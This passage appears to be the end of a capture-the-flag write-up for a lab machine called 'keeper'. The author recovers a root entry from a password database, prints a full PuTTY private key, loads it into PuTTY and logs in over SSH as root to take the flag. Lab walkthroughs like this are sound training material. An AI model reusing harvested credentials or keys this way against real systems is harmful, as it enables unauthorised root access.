
So added this as the password...



Wooh!!! got into the password database...



in network section found "root".



Had a password and Putty private key for ssh.

```
~/current Tue Oct 08 2024 00:04 (0.017s)
```

```
cat privkey
```

```
PutTY-User-Key-File-3: ssh-rsa
```

```
Encryption: none
```

```
Comment: rsa-key-20230519
```

```
Public-Lines: 6
```

```
AAAAB3NzaC1yc2EAAAADAQABAAQACnVqse/hMswGBRQsPsC/EwyxJvc8WpuL/D  
8riCZV30ZbfEF09z0PNUnd4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T  
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM  
Cj/c6tQa2IaFfqCVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu  
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LG0xXup6+L0jxGNMtA2zJ38P1FTfZQ  
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
```

```
Private-Lines: 14
```

```
AAABAAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/d0S2yjbmr6j  
oDni1wZdo7hTpJ5ZjdmzwxVCCChNIc45cb3hXK3IYHe07psTuGgyYCSZW5Gn8ZCih  
kmyZTZ0V9eq1D6P1uB6AXSKuwc03h97z0oyf6p+xgcYXwkp44/otK4ScF2hEputY  
f7n24kvL0WLBQThsiLkKcz3/Cz7BdCkn+Lvff8iyA6VF0p14cFTM9Lsd7t/plLJzT  
VkCew1DZuYnY0GQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5K01/TccbTgWivz  
UXjcCAviPpmSXB19UG8JLTpg0RyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs  
0xG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwU0cDX07Ti0QSV2sUw7E71cvl/ExGz  
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZG0swi3/uYrIZ1r  
SsGN1FbK/meH9QAAAEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV  
09ygQ7Aec+C24T0ykiwyPa0BlmMe+Nyaxss/gc7o9TnHNPfJ5iRyiXagT4E2WEEa  
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76Vka  
AACAVWJoksugJ0ovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD  
AF9Z70ehlo1Qt7oqGr8cVLb0T8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy  
NNkjMjrocfmxfkvuJ7smEFMg7Zyww7CBWKGoZgz67tKz9Is=  
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

Added this key in a file as password was not working, so will be using this to ssh into the server as root.

PuTTY Configuration

Category:	Credentials to authenticate with
Appearance	Public-key authentication
Behaviour	Private key file for authentication:
Translation	<input type="text" value="/home/sohamt/current/privkey"/>
▶ Selection	Certificate to use with the private key (optional)
Colours	<input type="text"/>
Fonts	
▼ Connection	Plugin to provide authentication responses
Data	Plugin command to run
Proxy	<input type="text"/>
▼ SSH	
Kex	
Host keys	
Cipher	
▼ Auth	
Credentials	
GSSAPI	

added private key in ssh authentication session in putty.

PUTTY Configuration

Category:

Basic options for your PuTTY session

▼ Session

Specify the destination you want to connect to

Logging

▼ Terminal

Keyboard

Bell

Features

▼ Window

Appearance

Behaviour

Translation

► Selection

Colours

Fonts

▼ Connection

Data

Proxy

Host Name (or IP address)

Port

10.129.114.185

22

Connection type:

☒ SSH

☐ Serial

☐ Other:

Telnet

Load, save or delete a stored session

Saved Sessions

Default Settings

add ip and then connect...

```
root@keeper: ~  
login as: root  
Authenticating with public key "rsa-key-20230519"  
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your  
Internet connection or proxy settings  
  
You have new mail.  
Last login: Tue Aug  8 19:00:06 2023 from 10.10.14.41  
root@keeper:~# id  
uid=0(root) gid=0(root) groups=0(root)  
root@keeper:~# cd /root;ls  
root.txt  RT30000.zip  SQL  
root@keeper:~#
```

logged in as root and got our last flag...